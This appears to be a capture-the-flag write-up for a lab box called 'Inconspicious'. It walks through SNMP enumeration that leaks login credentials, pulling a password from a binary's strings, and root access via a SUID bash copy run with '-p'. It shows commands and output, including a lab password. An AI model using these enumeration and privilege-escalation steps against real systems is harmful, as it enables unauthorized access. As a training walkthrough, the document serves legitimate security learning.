
Inconspicious - Writeup

We can start by running our general TCP scans but we find nothing besides an SSH server running on an obscure port. The aim from here was to run UDP scans to reveal SNMP running... There are many ways of enumerating (161, snmpwalk or snmpget) but this was tested with snmpwalk.

```
snmpwalk -v1 -c public $IP NET-SNMP-EXTEND-MIB::nsExtendObjects
```

Running this (assuming you have the plugins configured) should reveal a set of credentials that gets you onto the box.


Once we're on the box, we have a look around and find a binary we can run as Jane.




```
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Templates/  Videos/
james@ubuntu:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for james on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on ubuntu:
    (jane : jane) /home/james/.tmp/passwordCheck
```

We can try and view the file contents but it's compiled so it's not exactly clear... Unless we view the strings!




```
Enter password:
qX6BbXJUWiJs4tCy4dhvoi
Correct password! Launching shell ...
```



```
james@ubuntu:~$ su jane
Password:
$ whoami
jane
$ bash
jane@ubuntu:/home/james$
```

Unfortunately.. we don't have to worry about Jane. We can find our privesc without this lateral movement

We start doing regular checks for Linux priv-escs and whilst checking for SUID binaries notice one that stands out..




```
$
james@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/snap/snapd/18357/usr/lib/snapd/snap-confine
/snap/core20/1828/usr/bin/chfn
/snap/core20/1828/usr/bin/chsh
/snap/core20/1828/usr/bin/gpasswd
/snap/core20/1828/usr/bin/mount
/snap/core20/1828/usr/bin/newgrp
/snap/core20/1828/usr/bin/passwd
/snap/core20/1828/usr/bin/su
/snap/core20/1828/usr/bin/sudo
/snap/core20/1828/usr/bin/umount
/snap/core20/1828/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1828/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/usr/bin/inconspiciousBinary
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/vmware-user-suid-wrapper
/usr/bin/umount
/usr/bin/su
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
james@ubuntu:~$
```

We notice that by runnign it, we just spawn into a new shell. That's odd.. That means that we're just using a bash binary with SUID perms, great.

https://gtfobins.github.io/gtfobins/bash/#suid

GTFOBins gives us our priv-esc, and we have root!



```
inconspiciousBinary-5.0$ exit
james@ubuntu:~$ inconspiciousBinary -p
inconspiciousBinary-5.0# l
inconspiciousBinary: l: command not found
inconspiciousBinary-5.0# id
uid=1000(james) gid=1000(james) euid=0(root) gro
dev),120(lpadmin),133(lxd),134(sambashare)
inconspiciousBinary-5.0#
```

Unintended

Find James' credentials then su to root with the testing credentials root:root (credit to Jack Laundon for pointing this out)